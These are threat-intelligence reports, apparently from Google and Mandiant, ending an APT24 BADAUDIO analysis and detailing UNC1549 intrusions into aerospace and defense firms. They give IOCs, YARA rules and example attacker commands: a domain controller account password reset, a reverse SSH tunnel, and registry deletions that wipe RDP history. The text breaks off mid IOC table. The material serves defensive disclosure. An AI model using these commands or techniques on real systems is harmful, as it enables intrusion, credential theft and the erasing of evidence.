  • Advanced Fingerprinting: FingerprintJS2 is utilized to generate an x64hash128 browser and environmental fingerprint (MITRE ATT&CK T1082) . The x64hash128 is the resulting 128-bit hash value produced by the MurmurHash3 algorithm, which processes a large input string of collected browser characteristics (such as screen resolution, installed fonts, and GPU details) to create a unique, consistent identifier for the user's device.

  • Covert Data Exfiltration and Staging: A POST request, transmitting Base64-encoded reconnaissance data (including host, url, useragent, fingerprint, referrer, time, and a unique identifier), is sent to an attacker's endpoint (MITRE ATT&CK T1041). 

  • Adaptive Payload Delivery: Successful C2 responses trigger the dynamic loading of a subsequent script from a URL provided in the response's data field. This cloaked redirect leads to BADAUDIO landing pages, contingent on the attacker's C2 logic and fingerprint assessment (MITRE ATT&CK T1105).

  • Tailored Targeting: The compromise in June 2025 initially employed conditional script loading based on a unique web ID (the specific domain name) related to the website using the compromised third-party scripts. This suggests tailored targeting, limiting the strategic web compromise (MITRE ATT&CK T1189) to a single domain. However, for a ten-day period in August, the conditions were temporarily lifted, allowing all 1,000 domains using the scripts to be compromised before the original restriction was reimposed.

Compromised JS supply chain attack to deliver BADAUDIO malware

Figure 8: Compromised JS supply chain attack to deliver BADAUDIO malware

Targeted Phishing Campaigns

Complementing their broader web-based attacks, APT24 concurrently conducted highly targeted social engineering campaigns. Lures, such as an email purporting to be from an animal rescue organization, leveraged social engineering to elicit user interaction and drive direct malware downloads from attacker-controlled domains.

Separate campaigns abused legitimate cloud storage platforms including Google Drive and OneDrive to distribute encrypted archives containing BADAUDIO. Google protected users by diverting these messages to spam, disrupting the threat actor’s effort to leverage reputable services in their campaigns.

APT24 included pixel tracking links, confirming email opens and potentially validating target interest for subsequent exploitation. This dual-pronged approach—leveraging widely trusted cloud services and explicit tracking—enhances their ability to conduct effective, personalized campaigns.

Outlook

This nearly three-year campaign is a clear example of the continued evolution of APT24’s operational capabilities and highlights the sophistication of PRC-nexus threat actors. The use of advanced techniques like supply chain compromise, multi-layered social engineering, and the abuse of legitimate cloud services demonstrates the actor's capacity for persistent and adaptive espionage. 

This activity follows a broader trend GTIG has observed of PRC-nexus threat actors increasingly employing stealthy tactics to avoid detection. GTIG actively monitors ongoing threats from actors like APT24 to protect users and customers. As part of this effort, Google continuously updates its protections and has taken specific action against this campaign.

We are committed to sharing our findings with the security community to raise awareness and to disrupt this activity. We hope that improved understanding of tactics and techniques will enhance threat hunting capabilities and lead to stronger user protections across the industry.

Acknowledgements 

This analysis would not have been possible without the assistance from FLARE. We would like to specifically thank Ray Leong, Jay Gibble and Jon Daniels for their contributions to the analysis and detections for BADAUDIO.

Indicators of Compromise

A Google Threat Intelligence (GTI) collection of related IOCs is available to registered users.

Strategic Web Compromise JS

88fa2b5489d178e59d33428ba4088d114025acd1febfa8f7971f29130bda1213
032c333eab80d58d60228691971d79b2c4cd6b9013bae53374dd986faa0f3f4c
ae8473a027b0bcc65d1db225848904e54935736ab943edf3590b847cb571f980
0e98baf6d3b67ca9c994eb5eb9bbd40584be68b0db9ca76f417fb3bcec9cf958
55e02a81986aa313b663c3049d30ea0158641a451cb8190233c09bef335ef5c7

Strategic Web Compromise — Modified Supplier JS

07226a716d4c8e012d6fabeffe2545b3abfc0b1b9d2fccfa500d3910e27ca65b
5c37130523c57a7d8583c1563f56a2e2f21eef5976380fdb3544be62c6ad2de5
1f31ddd2f598bd193b125a345a709eedc3b5661b0645fc08fa19e93d83ea5459
c4e910b443b183e6d5d4e865dd8f978fd635cd21c765d988e92a5fd60a4428f5
2ea075c6cd3c065e541976cdc2ec381a88b748966f960965fdbe72a5ec970d4e

BADAUDIO Binaries

9ce49c07c6de455d37ac86d0460a8ad2544dc15fb5c2907ed61569b69eefd182
d23ca261291e4bad67859b5d4ee295a3e1ac995b398ccd4c06d2f96340b4b5f8
cfade5d162a3d94e4cba1e7696636499756649b571f3285dd79dea1f5311adcd
f086c65954f911e70261c729be2cdfa2a86e39c939edee23983090198f06503c
f1e9d57e0433e074c47ee09c5697f93fde7ff50df27317c657f399feac63373a
176407b1e885496e62e1e761bbbb1686e8c805410e7aec4ee03c95a0c4e9876f
c7565ed061e5e8b2f8aca67d93b994a74465e6b9b01936ecbf64c09ac6ee38b9
83fb652af10df4574fa536700fa00ed567637b66f189d0bbdb911bd2634b4f0e

Strategic Web Compromise — Stage 2

www[.]availableextens[.]com
www[.]twisinbeth[.]com
www[.]decathlonm[.]com
www[.]gerikinage[.]com
www[.]p9-car[.]com
www[.]growhth[.]com
www[.]brighyt[.]com
taiwantradoshows[.]com
jsdelivrs[.]com

BADAUDIO C2

clients[.]brendns.workers[.]dev
www[.]cundis[.]com
wispy[.]geneva[.]workers[.]dev
www[.]twisinbeth[.]com
tradostw[.]com
jarzoda[.]net
trcloudflare[.]com
roller[.]johallow.workers[.]dev

Cobalt Strike Beacon Watermark

Watermark_Hash: BeudtKgqnlm0Ruvf+VYxuw==

YARA Rules

rule G_Downloader_BADAUDIO_1 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
	strings:
		$string_decode = { 0F 28 [1-5] 0F 29 [1-5] 0F 28 [1-5] 0F 28 [1-5] 0F 28 [1-5] 0F 55 ?? 0F 55 ?? 0F 56 ?? 0F 28 ?? 0F 55 ?? 0F 55 ?? 0F 56 ?? 0F 57 ?? 0F 2? [1-5] 0F 2? [1-5] 0F 2? }
		$s1 = "SystemFunction036" fullword
		$s2_b64marker = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/" fullword
		$control_flow_obfuscation = { 66 2E 0F 1F 84 00 00 00 00 00 81 [5] 7? ?? 81 [5] 7? ?? 81 [5] 7? }
	condition:
		uint16(0) == 0x5a4d and all of them and #string_decode > 2 and #control_flow_obfuscation > 2
}
rule G_Downloader_BADAUDIO_2 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
	strings:
		$c_string_decode = { C5 F8 28 [1-24] C5 F8 57 [1-8] 0F 94 [4-128] C5 F8 29 [1-64] C5 F8 29 [1-24] C5 F8 57 [1-8] 0F 94 }
		$s1 = "SystemFunction036" fullword
		$s2_b64marker = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/" fullword
		$control_flow_obfuscation = { 66 2E 0F 1F 84 00 00 00 00 00 81 [5] 7? ?? 81 [5] 7? ?? 81 [5] 7? }
		$c_part_of_control_flow_obfuscation_and_string_decode = { C5 F8 28 [1-5] 8B 46 ?? C5 F8 57 40 }
	condition:
		uint16(0) == 0x5a4d and all of ($s*) and #control_flow_obfuscation > 2 and ($c_string_decode or (#c_part_of_control_flow_obfuscation_and_string_decode > 5 and #c_part_of_control_flow_obfuscation_and_string_decode > 20))
}
rule G_APT_DOWNLOADER_BADAUDIO_3 {
    meta:
        author = "Google Threat Intelligence Group (GTIG)"
    strings:
        $s1 = "SystemFunction036"
        $s2 = "6666666666666666\\\\\\\\\\\\\\\\\\"
        $dc1 = { C1 C2 1A ?? ?? C1 C3 15 31 D3 ?? ?? C1 C2 07 }
        $dc2 = { C1 C1 1E ?? ?? C1 C6 13 ?? ?? C1 C0 0A 31 }
        $dc3 = { C1 C5 19 C1 C7 0E 01 ?? ?? ?? 31 EF C1 EB 03 31 }
        $dc4 = { C1 C7 0F 8B ?? ?? ?? ?? ?? C1 C3 0D 31 FB C1 EA 0A 31 }
        $f1 = { ( 0F 1F 84 00 00 00 00 00 | 66 2E 0F 1F 84 00 00 00 00 00 | 0F 1F 44 00 00 | 0F 1F 40 00 | 0F 1F 00 | 66 90 ) 3D [4] ( 7? ?? | 0F 8? ?? ?? ?? ?? ) 3D [4] ( 7? ?? | 0F 8? ?? ?? ?? ?? ) 3D [4] ( 7? ?? | 0F 8? ?? ?? ?? ?? ) 3D [4] ( 7? | 0F 8? ) }
        $f2 = /\x0F\x4C\xC1\x3D[\x01-\xFF].{3}([\x70-\x7f].|\x0f[\x80-\x8f].{4})\x3D[\x01-\xFF].{3}([\x70-\x7f].|\x0f[\x80-\x8f].{4})\x3D[\x01-\xFF].{3}([\x70-\x7f].|\x0f[\x80-\x8f].{4})\x3D[\x01-\xFF].{3}([\x70-\x7f].|\x0f[\x80-\x8f].{4})\x3D[\x01-\xFF].{3}([\x70-\x7f].|\x0f[\x80-\x8f].{4})/
    condition:
        all of ($s*) and 3 of ($dc*) and uint16(0) == 0x5A4D and (#f1 > 5 or #f2 > 2) and filesize < 10MB
}
rule G_APT_DOWNLOADER_BADAUDIO_4 {
    meta:
        author = "Google Threat Intelligence Group (GTIG)"
    strings:
        $p00_0 = {8d4d??e8[4]8b7d??83c6??eb??c745[5]e8[4]8b4d??64890d}
        $p00_1 = {568b7c24??8b7424??8b5424??89f1e8[4]f20f1007f20f104f??f20f118e}

    condition:
        uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and
        (
            ($p00_0 in (0..1100000) and $p00_1 in (0..990000))
        )
}

Frontline Intelligence: Analysis of UNC1549 TTPs, Custom Tools, and Malware Targeting the Aerospace and Defense Ecosystem

17 November 2025 at 15:00

Written by: Mohamed El-Banna, Daniel Lee, Mike Stokkel, Josh Goddard


Overview

Last year, Mandiant published a blog post highlighting suspected Iran-nexus espionage activity targeting the aerospace, aviation, and defense industries in the Middle East. In this follow-up post, Mandiant discusses additional tactics, techniques, and procedures (TTPs) observed in incidents Mandiant has responded to.

Since mid-2024, Mandiant has responded to targeted campaigns by the threat group UNC1549 against the aerospace, aviation and defense industries. To gain initial access into these environments, UNC1549 employed a dual approach: deploying well-crafted phishing campaigns designed to steal credentials or deliver malware and exploiting trusted connections with third-party suppliers and partners.

The latter technique is particularly strategic when targeting organizations with high security maturity, such as defense contractors. While these primary targets often invest heavily in robust defenses, their third-party partners may possess less stringent security postures. This disparity provides UNC1549 a path of lesser resistance, allowing them to circumvent the primary target's main security controls by first compromising a connected entity.

Operating in late 2023 through 2025, UNC1549 employed sophisticated initial access vectors, including abuse of third-party relationships to gain entry (pivoting from service providers to their customers), VDI breakouts from third parties, and highly targeted, role-relevant phishing.

Once inside, the group leverages creative lateral movement techniques, such as stealing victim source code for spear-phishing campaigns that use lookalike domains to bypass proxies, and abusing internal service ticketing systems for credential access. They employ custom tooling, notably DCSYNCER.SLICK—a variant deployed via search order hijacking to conduct DCSync attacks.

UNC1549’s campaign is distinguished by its focus on anticipating investigators and ensuring long-term persistence after detection. They plant backdoors that beacon silently for months, only activating them to regain access after the victim has attempted eradication. They maintain stealth and command and control (C2) using extensive reverse SSH shells (which limit forensic evidence) and domains strategically mimicking the victim's industry.

Threat Activity

Initial Compromise

A primary initial access vector employed by UNC1549 involved combining targeted social engineering with the exploitation of compromised third-party accounts. Leveraging credentials harvested from vendors, partners, or other trusted external entities, UNC1549 exploited legitimate access pathways inherent in these relationships.

Third-Party Services

Notably, the group frequently abused Citrix, VMWare, and Azure Virtual Desktop and Application services provided by victim organizations to third party partners, collaborators, and contractors. Utilizing compromised third-party credentials, they authenticated to the supplier’s infrastructure, establishing an initial foothold within the network perimeter. Post-authentication, UNC1549 used techniques designed to escape the security boundaries and restrictions of the virtualized Citrix session. This breakout granted them access to the underlying host system or adjacent network segments, and enabled the initiation of lateral movement activities deeper within the target corporate network.

Spear Phishing

UNC1549 utilized targeted spear-phishing emails as one of the methods to gain initial network access. These emails used lures related to job opportunities or recruitment efforts, aiming to trick recipients into downloading and running malware hidden in attachments or links. Figure 1 shows a sample phishing email sent to one of the victims.

Screenshot of a phishing email sent by UNC1549

Figure 1: Screenshot of a phishing email sent by UNC1549

Following a successful breach, Mandiant observed UNC1549 pivoting to spear-phishing campaigns specifically targeting IT staff and administrators. The goal of this campaign was to obtain credentials with higher permissions. To make these phishing attempts more believable, the attackers often perform reconnaissance first, such as reviewing older emails in already compromised inboxes for legitimate password reset requests or identifying the company's internal password reset webpages, then crafted their malicious emails to mimic these authentic processes.

Establish Foothold

To maintain persistence within compromised networks, UNC1549 deployed several custom backdoors. Beyond MINIBIKE, which Mandiant discussed in the February 2024 blog post, the group also utilizes other custom malware such as TWOSTROKE and DEEPROOT. Significantly, Mandiant's analysis revealed that while the malware used for initial targeting and compromises was not unique, every post-exploitation payload identified, regardless of family, had a unique hash. This included instances where multiple samples of the same backdoor variant were found within the same victim network. This approach highlights UNC1549's sophistication and the considerable effort invested in customizing their tools to evade detection and complicate forensic investigations.

Search Order Hijacking

UNC1549 abused DLL search order hijacking to execute CRASHPAD, DCSYNCER.SLICK, GHOSTLINE, LIGHTRAIL, MINIBIKE, POLLBLEND, SIGHTGRAB, and TWOSTROKE payloads. Using the DLL search order hijacking techniques, UNC1549 achieved a persistent and stealthy way of executing their tooling.

Throughout the different investigations, UNC1549 demonstrated a comprehensive understanding of software dependencies by exploiting DLL search order hijacking in multiple software solutions. UNC1549 has deployed malicious binaries targeting legitimate Fortigate, VMWare, Citrix, Microsoft, and NVIDIA executables. In many cases, the threat actor installed the legitimate software after initial access in order to abuse SOH; however, in other cases, the attacker leveraged software that was already installed on victim systems and then replaced or added the malicious DLLs within the legitimate installation directory, typically with SYSTEM privileges.

TWOSTROKE

TWOSTROKE, a C++ backdoor, utilizes SSL-encrypted TCP/443 connections to communicate with its controllers. This malware possesses a diverse command set, allowing for system information collection, DLL loading, file manipulation, and persistence. While showing some similarities to MINIBIKE, it's considered a unique backdoor.

Upon execution of TWOSTROKE, it employs a specific routine to generate a unique victim identifier. TWOSTRIKE retrieves the fully qualified DNS computer name using the Windows API function GetComputerNameExW(ComputerNameDnsFullyQualified). This retrieved name then undergoes an XOR encryption process, utilizing the static key. Following the encryption, the resulting binary data is converted into a lowercase hexadecimal string. 

Finally, TWOSTROKE extracts the first eight characters of this hexadecimal string, reverses it, and uses it as the victim's unique bot ID for later communication with the C2 server.

Functionalities

After sending the check in request to the C2 server, the TWOSTROKE C2 server returns with a hex-encoded payload that contains multiple values separated by "@##@." Depending on the received command, TWOSTROKE can execute one of the following commands:

  • 1: Upload a file to the C2

  • 2: Execute a file or a shell command

  • 3: DLL execution into memory

  • 4: Download file from the C2

  • 5: Get the full victim user name

  • 6: Get the full victim machine name

  • 7: List a directory

  • 8: Delete a file

LIGHTRAIL

UNC1549 was observed downloading a ZIP file from attacker-owned infrastructure. This ZIP file contained the LIGHTRAIL tunneler as VGAuth.dll and was executed through search order hijacking using the VGAuthCLI.exe executable. LIGHTRAIL is a custom tunneler, likely based on the open-source Socks4a proxy, Lastenzug, that communicates using Azure cloud infrastructure. 

There are several distinct differences between the LIGHTRAIL sample and the LastenZug source code. These include:

  • Increasing the MAX_CONNECTIONS from 250 to 5000

  • Static configuration inside the lastenzug function (wPath and port)

  • No support for using a proxy server when connecting to the WebSocket C2

  • Compiler optimizations reducing the number of functions (26 to 10)

Additionally, LastenZug is using hashing for DLLs and API function resolving. By default, the hash value is XOR’d with the value 0x41507712, while the XOR value in the observed LIGHTRAIL sample differs from the original source code - 0x41424344 (‘ABCD’).

After loading the necessary API function pointers, the initialization continues by populating the server name (wServerName), the port, and URI (wPath) values. The port is hardcoded at 443 (for HTTPS) and the path is hardcoded to "/news." This differs from the source code where these values are input parameters to the lastenzug function.

The initWS function is responsible for establishing the WebSocket connection, which it does using the Windows WinHTTP API. The initWS function has a hard-coded User-Agent string which it constructs as a stack string:

Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.10136

Mandiant identified another LIGHTRAIL sample uploaded to VirusTotal from Germany. However, this sample seems to have been modified by the uploader as the C2 domain was intentionally altered.

GET https://aaaaaaaaaaaaaaaaaa.bbbbbb.cccccccc.ddddd.com/page HTTP/1.1
Host: aaaaaaaaaaaaaaaaaa.bbbbbb.cccccccc.ddddd.com
Connection: Upgrade
Upgrade: websocket
User-Agent: Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.37 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.10136
Sec-WebSocket-Key: 9MeEoJ3sjbWAEed52LdRdg==
Sec-WebSocket-Version: 13

Figure 2: Modified LIGHTRAIL network communication snippet

Most notable is that this sample is using a different URL path for its communication, but also the User-Agent in this sample is different from the one that was observed in previous LIGHTRAIL samples and the LastenZug source code.

DEEPROOT

DEEPROOT is a Linux backdoor written in Golang and supports the following functionalities: shell command execution, system information enumeration and file listing, delete, upload, and download. DEEPROOT was compiled to be operating on Linux systems; however, due to Golang’s architecture DEEPROOT could also be compiled for other operating systems. At the time of writing, Mandiant has not observed any DEEPROOT samples targeting Windows systems.

DEEPROOT was observed using multiple C2 domains hosted in Microsoft Azure. The observed DEEPROOT samples used multiple C2 servers per binary, suspected to be used for redundancy in case one C2 server has been taken down.

Functionalities

After sending the check in request to the C2 server, the DEEPROOT C2 server returns with a hex-encoded payload that contains multiple values separated by ‘-===-

<sleep_timeout>-===-<command_id>-===-<command>-===-<argument_1>-===-<argument_2>

Figure 3: Decoded POST body data structure

  • sleep_timeout is the time in milli-seconds to wait before making the next request.

  • command_id is an identifier for the C2 command, used by the backdoor when responding to the C2 with the result.

  • command is the command number and it's one of the following:

    • 1 - Get directory information (directory listing), the directory path is received in argument_1.

    • 2 - Delete a file, the file path is received in argument_1.

    • 3 - Get the victim username.

    • 4 - Get the victim's hostname.

    • 5 - Execute a shell command, the shell command is received in argument_1.

    • 6 - Download a file from the C2, the C2 file path is received in argument_1 and the local file path is received in argument_2.

    • 7 - Upload a file to the C2, the local file path is received in argument_1.

  • argument_1 and argument_2 are the command arguments and it is optional.

GHOSTLINE

GHOSTLINE is a Windows tunneler utility written in Golang that uses a hard-coded domain for its communication. GHOSTLINE uses the go-yamux library for its network connection.

POLLBLEND

POLLBLEND is a Windows tunneler that is written in C++. Earlier iterations of POLLBLEND featured multiple hardcoded C2 servers and utilized two hardcoded URI parameters for self-registration and tunneler configuration download. For the registration of the machine, POLLBLEND would reach out to /register/ and sent a HTTP POST request with the following JSON body.

{"username": "<computer_name>"}

Figure 4: POLLBLEND body data

Code Signing

Throughout the tracking of UNC1549’s activity across multiple intrusions, the Iranian-backed threat group was observed signing some of their backdoor binaries with legitimate code-signing certificates—a tactic also covered by Check Point—likely to help their malware evade detection and bypass security controls like application allowlists, which are often configured to trust digitally signed code. The group employed this technique to weaponize malware samples, including variants for GHOSTLINE, POLLBLEND, and TWOSTROKE. All identified code-signing certificates have been reported to the relevant issuing Certificate Authorities for revocation.

Escalate Privileges

UNC1549 has been observed using a variety of techniques and custom tools aimed at stealing credentials and gathering sensitive data post-compromise. This included a utility, tracked as DCSYNCER.SLICK, designed to mimic the DCSync Active Directory replication feature. DCSync is a legitimate function domain controllers use for replicating changes via RPC. This allowed the attackers to extract NTLM password hashes directly from the domain controllers. Another tool, dubbed CRASHPAD, focused on extracting credentials saved within web browsers. For visual data collection, they deployed SIGHTGRAB, a tool capable of taking periodic screenshots, potentially capturing sensitive information displayed on the user's screen. Additionally, UNC1549 utilized simpler methods, such as deploying TRUSTTRAP, which presented fake popup windows prompting users to enter their credentials, which were then harvested by the attackers.

UNC1549 frequently used DCSync attacks to obtain NTLM password hashes for domain users, which they then cracked in order to facilitate lateral movement and privilege escalation. To gain the necessary directory replication rights for DCSync, the threat actor employed several methods. They were observed unconventionally resetting passwords for domain controller computer accounts using net.exe. This action typically broke the domain controller functionality of the host and caused an outage, yet it successfully enabled them to perform the DCSync operation and extract sensitive credentials, including those for domain administrators and Azure AD Connect accounts. UNC1549 leveraged other techniques to gain domain replication rights, including creating rogue computer accounts and abusing Resource-Based Constrained Delegation (RBCD) assignments. They also performed Kerberoasting, utilizing obfuscated Invoke-Kerberoast scripts, for credential theft.

net user DC-01$ P@ssw0rd

Figure 5: Example of an UNC1549 net.exe command to reset a domain controller computer account

In some cases, shortly after gaining a foothold on workstations, UNC1549 discovered vulnerable Active Directory Certificate Services templates. They used these to request certificates, allowing them to impersonate higher-privileged user accounts.

UNC1549 also frequently targeted saved credentials within web browsers, either through malicious utilities or by RDP session hijacking. In the latter, the threat actor would identify which user was logged onto a system through quser.exe or wmic.exe, and then RDP to that system with the user's account to gain access to their active and unlocked web browser sessions.

DCSYNCER.SLICK

DCSYNCER.SLICK is a Windows executable that is based on the Open source Project DCSyncer and is based on Mimikatz source code. DCSYNCER.SLICK has been modified to use Dynamic API resolution and has all its printf statements removed.

Additionally, DCSYNCER.SLICK collects and XOR-encrypts the credentials before writing them to a hardcoded filename and path. The following hardcoded filenames and paths were observed being used by DCSYNCER.SLICK:

  • C:\users\public\LOG.txt
  • C:\Program Files\VMware\VMware Tools\VMware VGAuth\LOG.txt

To evade detection, UNC1549 executed the malware within the context of a compromised domain controller computer account. They achieved this compromise by manually resetting the account password. Instead of utilizing the standard netdom command, UNC1549 used the Windows command net user <computer_name> <password>. Subsequently, they used these newly acquired credentials to execute the DCSYNCER.SLICK payload. This tactic would give the false impression that replication had occurred between two legitimate domain controllers.

CRASHPAD

CRASHPAD is a Windows executable that is written in C++ that decrypts the content of the file config.txt into the file crash.log by impersonating the explorer.exe user privilege and through the CryptUnprotectData API.

  • C:\Program Files\VMware\VMware Tools\VMware VGAuth\crash.log

  • C:\Program Files\VMware\VMware Tools\VMware VGAuth\config.txt

The contents of these files could not be determined because UNC1549 deleted the output after CRASHPAD was executed.

The CRASHPAD configuration and output file paths were hardcoded into the sample, similar to the LOG.txt filename found in the DCSYNCER.SLICK binary.

SIGHTGRAB

SIGHTGRAB is a Windows executable written in C that autonomously captures screen shots at regular intervals and saves them to disk. Upon execution SIGHTGRAB loads several Windows libraries dynamically at runtime including User32.dll, Gdi32.dll, and Ole32.dll. SIGHTGRAB implements runtime API resolution through LoadLibraryA and GetProcAddress calls with encoded strings to access system functions. SIGHTGRAB uses XOR encryption with a single-byte key of 0x41 to decode API function names.

SIGHTGRAB retrieves the current timestamp and uses string interpolation of YYYY-MM-DD-HH-MM on the timestamp to generate the directory name. In this newly created directory, SIGHTGRAB saves all the taken screenshots incrementally.

C:\Users\Public\Videos\2025-3-7-10-17\1.jpg
C:\Users\Public\Videos\2025-3-7-10-17\2.jpg
C:\Users\Public\Videos\2025-3-7-10-17\3.jpg

C:\Users\Public\Music\2025-3-7-10-17\1.jpg
C:\Users\Public\Music\2025-3-7-10-17\2.jpg
C:\Users\Public\Music\2025-3-7-10-17\3.jpg

Figure 6: Examples of screenshot files created by SIGHTGRAB on disk

Mandiant observed UNC1549 strategically deploy SIGHTGRAB on workstations to target users in two categories: those handling sensitive data, allowing for subsequent data exposure and exfiltration, and those with privileged access, enabling privilege escalation and access to restricted systems.

TRUSTTRAP

A malware that serves a Windows prompt to trick the user into submitting their credentials. The captured credentials are saved in cleartext to a file. Figure 7 shows a sample popup by TRUSTTRAP mimicking the Microsoft Outlook login window.

Screenshot showing the fake Microsoft Outlook login window

Figure 7: Screenshot showing the fake Microsoft Outlook login window

TRUSTTRAP has been used by UNC1549 since at least 2023 for obtaining user credentials used for lateral movement.

Reconnaissance and Lateral Movement

For internal reconnaissance, UNC1549 leveraged legitimate tools and publicly available utilities, likely to blend in with standard administrative activities. AD Explorer, a valid executable signed by Microsoft, was used to query Active Directory and inspect its configuration details. Alongside this, the group employed native Windows commands like net user and net group to enumerate specific user accounts and group memberships within the domain, and PowerShell scripts for ping and port scanning reconnaissance on specific subnets, typically those associated with privileged servers or IT administrator workstations 

UNC1549 uses a wide variety of methods for lateral movement, depending on restrictions within the victim environment. Most frequently, RDP was used. Mandiant also observed the use of PowerShell Remoting, Atelier Web Remote Commander (“AWRC”), and SCCM remote control, including execution of variants of SCCMVNC to enable SCCM remote control on systems.

Atelier Web Remote Commander

Atelier Web Remote Commander (AWRC) is a commercial utility for remotely managing, auditing, and supporting Windows systems. Its key distinction is its agentless design, meaning it requires no software installation or pre-configuration on the remote machine, enabling administrators to connect immediately. 

Leveraging the capabilities of AWRC, UNC1549 utilized this publicly available commercial tool to facilitate post-compromise activities. These activities included:

  • Established remote connections: Used AWRC to connect remotely to targeted hosts within the compromised network

  • Conducted reconnaissance: Employed AWRC's built-in functions to gather information by:

    • Enumerating running services

    • Enumerating active processes

    • Enumerating existing RDP sessions

  • Stole credentials: Exploited AWRC to exfiltrate sensitive browser files known to contain stored user credentials from remote systems

  • Deployed malware: Used AWRC as a vector to transfer and deploy malware onto compromised machines

SCCMVNC

SCCMVNC is a tool designed to leverage the existing Remote Control feature within Microsoft System Center Configuration Manager (SCCM/ConfigMgr) to achieve a VNC-like remote access experience without requiring additional third-party modules or user consent/notifications.

SCCM.exe reconfig /target:[REDACTED]

Figure 8: Example of an UNC1549 executing SCCMVNC command

The core functionality of SCCMVNC lies in its ability to manipulate the existing Remote Control feature of SCCM. Instead of deploying a separate VNC server or other remote access software, the tool directly interacts with and reconfigures the settings of the native SCCM Remote Control service on a client workstation. This approach leverages an already present and trusted component within the enterprise environment.

A key aspect of SCCMVNC is its capacity to bypass the standard consent and notification mechanisms typically associated with SCCM Remote Control. Normally, when an SCCM remote control session is initiated, the end-user is prompted for permission, and various notification icons or connection bars are displayed. SCCMVNC effectively reconfigures the underlying SCCM settings (primarily through WMI interactions) to disable these user-facing requirements. This alteration allows for a significantly more discreet and seamless remote access experience, akin to what one might expect from a VNC connection where the user might not be immediately aware of the ongoing session.

Command and Control

UNC1549 continued to use Microsoft Azure Web Apps registrations and cloud infrastructure for C2. In addition to backdoors including MINIBUS, MINIBIKE, and TWOSTROKE, UNC1549 relied heavily on SSH reverse tunnels established on compromised systems to forward traffic from their C2 servers to compromised systems. This technique limited the availability of host-based artifacts during investigations, since security telemetry would only record network connections. For example, during data collection from SMB shares, outbound connections were observed from the SSH processes to port 445 on remote systems, but the actual data collected could not be confirmed due to no staging taking place within the victim environment, and object auditing being disabled.

C:\windows\system32\openssh\ssh.exe[Username]@[IP Address] -p 443 -o ServerAliveInterval=60 -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -f -N -R 1070

Figure 9: Example of an UNC1549 reverse SSH command

Mandiant also identified evidence of UNC1549 deploying a variety of redundant remote access methods, including ZEROTIER and NGROK. In some instances, these alternative methods weren't used by the threat actor until victim organizations had performed remediation actions, suggesting they are primarily deployed to retain access.

Complete Mission

Espionage

UNC1549's operations appear strongly motivated by espionage, with mission objectives centering around extensive data collection from targeted networks. The group actively seeks sensitive information, including network/IT documentation, intellectual property, and emails. Furthermore, UNC1549 often leverages compromised organizations as a pivot point, using their access to target other entities, particularly those within the same industry sector, effectively conducting third-party supplier and partner intrusions to further their intelligence-gathering goals.

Notably, Mandiant responded to one intrusion at an organization in an unrelated sector, and assessed that the intrusion was opportunistic due to the initial spear phishing lure being related to a job at an aerospace and defense organization. This demonstrated UNC1549’s ability to commit resources to expanding access and persistence in victim organizations that don’t immediately meet traditional espionage goals.

Defense Evasion

UNC1549 frequently deleted utilities from compromised systems after execution to avoid detection and hinder investigation efforts. The deletion of forensic artifacts, including RDP connection history registry keys, was also observed. Additionally, as described earlier, the group repeatedly used SSH reverse tunnels from victim hosts back to their infrastructure, a technique which helped hide their activity from EDR agents installed on those systems. Combined, this activity demonstrated an increase in the operational security of UNC1549 over the past year.

reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" /va /f

reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" /f

Figure 10: Examples of UNC1549 commands to delete RDP connection history registry keys

Acknowledgement

This analysis would not have been possible without the assistance from across Google Threat Intelligence Group, Mandiant Consulting and FLARE. We would like to specifically thank Greg Sinclair and Mustafa Nasser from FLARE, and Melissa Derr, Liam Smith, Chris Eastwood, Alex Pietz, Ross Inman, and Emeka Agu from Mandiant Consulting.

MITRE ATT&CK

TACTIC

ID

Name

Description

Collection

T1213.002

Data from Information Repositories: SharePoint

UNC1549 browsed Microsoft Teams and SharePoint to download files used for extortion.

Collection

T1113

Screen Capture

UNC1549 was observed making screenshots from sensitive data.

Reconnaissance

T16561598.003

Phishing for Information

UNC1549 used third party vendor accounts to obtain privileged accounts using a Password Reset portal theme.

Credential Access

T1110.003

Brute Force: Password Spraying

UNC1549 was observed performing password spray attacks against the Domain.

Credential Access

T1003.006

OS Credential Dumping: DCSync

UNC1549 was observed using DCSYNCER.SLICK to perform DCSync on domain controller level.

Defense Evasion

T1574.001

Hijack Execution Flow: DLL Search Order Hijacking

UNC1549 was observed using Search Order Hijacking to execute both LIGHTRAIL and DCSYNCER.SLICK.

Initial Access

T1078

Valid Accounts

UNC1549 used valid compromised accounts to gain initial access

Initial Access

T1199

Trusted Relationship

UNC1549 used trusted third party vendor accounts for both initial access and lateral movement.

Indicators of Compromise (IOCs)

The following IOCs are available in a GTI Collection for registered users.

Type

Indicator

Description

network

104.194.215[.]88

Observed being used for SSH tunneling

network

13.60.50[.]172

Observed being used for SSH tunneling

network

167.172.137[.]208

Observed being used for SSH tunneling

network

34.18.42[.]26

Observed being used for SSH tunneling

network

4.188.75[.]206

Observed being used for SSH tunneling

network

4.240.113[.]27

Observed being used for SSH tunneling

network

40.119.176[.]233

Observed being used for SSH tunneling

network

politicalanorak[.]com

Observed being used for SSH tunneling

network

ac-connection-status105.azurewebsites[.]net

GHOSTLINE

network

acc-cloud-connection.azurewebsites[.]net

GHOSTLINE

network

active-az-check-status45.azurewebsites[.]net

POLLBLEND

network

active-az-check-status675.azurewebsites[.]net

POLLBLEND

network

active-az-status45.azurewebsites[.]net

POLLBLEND

network

active-az-status795.azurewebsites[.]net

POLLBLEND

network

active-internal-log65.azurewebsites[.]net

POLLBLEND

network

active-internal-logs.azurewebsites[.]net

POLLBLEND

network

active-intranet-logs.azurewebsites[.]net

POLLBLEND

network

airbus.usa-careers[.]com

Phishing domain for initial access

network

airlinecontrolsite.uaenorth.cloudapp.azure[.]com

DEEPROOT

network

